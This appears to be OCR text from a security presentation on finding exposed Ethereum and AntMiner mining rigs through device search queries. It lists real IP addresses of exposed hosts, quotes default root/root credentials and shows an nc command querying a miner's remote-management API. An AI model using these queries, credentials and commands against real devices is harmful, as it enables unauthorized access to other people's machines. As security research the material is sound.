
64.188.2.134 (64.188.2.134.static.globalfrag.com)
QuadraNet, Inc (8100) Panama City, Florida, United States
80/http
401 - Unauthorized
protocols: 80/http

222.73.63.216
SH-AP China Telecom (Group) (4812) Shanghai, Shanghai Shi, China
80/http
401 - Unauthorized
protocols: 80/http

160.226.145.133 (133.145.226.160.firstnet.co.za)
FIRSTNET (37422) Unknown
80/http
401 - Unauthorized
protocols: 80/http

217.103.109.234 (ip-217-103-109-234.ip.prioritytelecom.net)
UPC formerly known as UPC Broadband Holding B.V.... (6830) Arnhem, Provincie Gelderland, Netherlands
80/http
401 - Unauthorized
protocols: 80/http

(antminer) AND protocols.raw: “80/http” AND 80.http.get.title: “401”


Chrome File Edit View History Bookmarks People Window Help
%84
Wed 25 Oct 1
AntMiner Manual
Secure
https://www.antminerdistribution.com/wp-content/uploads/2015/09/AntMiner-S1-Manual_EN.pdf
AntMiner Manual
5 / 9
IP Address:192.168.2.100

Default root password: root

Step 2. Connect miner and your PC via network cable.

Step 3. Enter miner's IP address into your web browser, then login miner management interface, both of username and password is 'root' by default.

Setp 4. Set LAN as DHCP client. Click "Network->Interface->LAN", select DHCP client as the following page, and then click "Switch Protocol", and then click "Save & Apply". **The default LAN value of the first several batch is fixed to 192.168.1.1, and WAN address can't be set as 192.168.1.x, otherwise the AntMiner can't be accessed.** If your miner's LAN is set as DHCP by default, please ignore this step.

Interfaces - LAN


On this page you can configure the network interfaces. You can bridge several interfaces by ticking the "bridge interfaces" field and enter the names of several network interfaces separated by spaces. You can also use VLAN notation INTERFACE.VLANNR (e.g.: eth0.1).

Common Configuration

General Setup

Status

Uptime: 0h 10m 56s



Miner General Configuration

Pool 1

URL [redacted]

Worker

Password

Pool 2

URL [redacted]

Worker

Password

Pool 3

URL [redacted]

Worker


Password

Setup

Search Frequency From: 550.00M

Hacking “Claymore Software”

Discovering Ethereum mining rigs and exploit them...



“ETH - Total Speed:”

TOTAL RESULTS

230

TOP COUNTRIES

Ukraine	95
Korea, Republic of	32
Venezuela, Bolivarian Republic of	28
Viet Nam	17
Russian Federation	14

TOP SERVICES

9001	114
3001	28
9002	20
8009	9
8081	8

TOP ORGANIZATIONS

State Enterprise Scientific and Telecommunication	84
Korea Telecom	28
Airtek Solutions C.A.	18
Viettel Corporation	9
Uarnet	6

TOP OPERATING SYSTEMS

Windows 7 or 8	2

213.174.22.237
State Enterprise Scientific and Telecommunication
Added on 2017-10-24 06:51:32 GMT
Ukraine
Details

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: close

lor="#000000" style="font-family: monospace;">
 - ETH", "18238", "52257;13878;9", "13032;13097;13085;13041", "1062560;43162;387", "264987;266317;266081;265175", "54;100;51;100;52;100;
```

213.174.22.177
State Enterprise Scientific and Telecommunication
Added on 2017-10-24 03:10:54 GMT
Ukraine
Details


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: close

<html><body bgcolor="#000000" style="font-family: monospace;">
{"result": ["9.8 - ETH", "18017", "52372;13708;9", "13110;13120;13091;13048", "1064895;42769;382", "266581;266788;266199;265327", "55;100;52;100;53;100;
```

46.118.154.240
46-118-154-240.broadband.kyivstar.net
Kyivstar PJSC
Added on 2017-10-24 02:47:31 GMT
Ukraine, Lviv
Details

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: close

<html><body bgcolor="#000000" style="font-family: monospace;">
{"result": ["10.0 - ETH", "232", "33175;118;0", "33175", "0;0;0", "off", "57;55", "eu1.ethermine.org:4444", "0;0;0;0"]}<br><br><font color="#00ffff">ETH
```


194.44.241.151

```
Seyfullahs-iMac:~ seyfullahkilic$ clear
Seyfullahs-iMac:~ seyfullahkilic$ echo -e '{"id":0,"jsonrpc":"2.0","method":"miner_getstat1"}\n' | nc [redacted] && printf "\n"
{"id": 0, "error": null, "result": ["10.0 - ETH", "810", "140147;1461;0", "30622;29906;28281;30572;20764", "0;0;0", "off;off;off;off;off", "64;
65;55;64;63;74;55;63;64;76", "eth-us-east1.nanopool.org:9999", "0;3;0;0"]}
Seyfullahs-iMac:~ seyfullahkilic$
```



Read-only mode

```
GPU0 t=61C fan=65%, GPU1 t=52C fan=64%, GPU2 t=61C fan=74%, GPU3 t=51C fan=62%, GPU4 t=62C fan=76%
ETH: 10/25/17-15:28:14 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.319 Mh/s, Total Shares: 1467, Rejected: 0, Time: 13:33
ETH: GPU0 30.621 Mh/s, GPU1 29.883 Mh/s, GPU2 28.288 Mh/s, GPU3 30.575 Mh/s, GPU4 29.952 Mh/s
ETH: 10/25/17-15:28:20 - SHARE FOUND - (GPU 4)
ETH: Share accepted (203 ms)!
ETH: 10/25/17-15:28:28 - SHARE FOUND - (GPU 3)
ETH: Share accepted (235 ms)!
ETH: 10/25/17-15:28:32 - SHARE FOUND - (GPU 3)
ETH: Share accepted (188 ms)!
GPU0 t=60C fan=64%, GPU1 t=52C fan=63%, GPU2 t=61C fan=74%, GPU3 t=51C fan=62%, GPU4 t=62C fan=76%
Remote management: read-only mode, command control_gpu ignored
ETH: 10/25/17-15:28:45 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.314 Mh/s, Total Shares: 1470, Rejected: 0, Time: 13:34
ETH: GPU0 30.622 Mh/s, GPU1 29.885 Mh/s, GPU2 28.286 Mh/s, GPU3 30.577 Mh/s, GPU4 29.944 Mh/s

GPU #0: Ellesmere, 4096 MB available, 36 compute units
GPU #1: Ellesmere, 4096 MB available, 32 compute units
GPU #2: Ellesmere, 4096 MB available, 36 compute units
GPU #3: Ellesmere, 4096 MB available, 36 compute units
GPU #4: Ellesmere, 4096 MB available, 36 compute units
ETH - Total Speed: 149.371 Mh/s, Total Shares: 1470(309+292+300+295+282), Rejected: 0, Time: 13:34
ETH: GPU0 30.641 Mh/s, GPU1 29.926 Mh/s, GPU2 28.285 Mh/s, GPU3 30.569 Mh/s, GPU4 29.951 Mh/s
Incorrect ETH shares: none
 1 minute average ETH total speed: 149.101 Mh/s
Pool switches: ETH - 3, DCR - 0
Current ETH share target: 0x00000000dbe6fece (diff: 5000MH), epoch 147(2.15GB)
GPU0 t=60C fan=64%, GPU1 t=52C fan=63%, GPU2 t=61C fan=74%, GPU3 t=50C fan=62%, GPU4 t=62C fan=76%

ETH: 10/25/17-15:28:48 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.339 Mh/s, Total Shares: 1470, Rejected: 0, Time: 13:34
ETH: GPU0 30.622 Mh/s, GPU1 29.885 Mh/s, GPU2 28.289 Mh/s, GPU3 30.576 Mh/s, GPU4 29.967 Mh/s

GPU #0: Ellesmere, 4096 MB available, 36 compute units
GPU #1: Ellesmere, 4096 MB available, 32 compute units
GPU #2: Ellesmere, 4096 MB available, 36 compute units
GPU #3: Ellesmere, 4096 MB available, 36 compute units
GPU #4: Ellesmere, 4096 MB available, 36 compute units
ETH - Total Speed: 149.359 Mh/s, Total Shares: 1470(309+292+300+295+282), Rejected: 0, Time: 13:34
ETH: GPU0 30.620 Mh/s, GPU1 29.887 Mh/s, GPU2 28.307 Mh/s, GPU3 30.578 Mh/s, GPU4 29.968 Mh/s
Incorrect ETH shares: none
 1 minute average ETH total speed: 149.101 Mh/s
Pool switches: ETH - 3, DCR - 0
Current ETH share target: 0x00000000dbe6fece (diff: 5000MH), epoch 147(2.15GB)
GPU0 t=60C fan=64%, GPU1 t=52C fan=64%, GPU2 t=61C fan=74%, GPU3 t=50C fan=62%, GPU4 t=62C fan=76%
```

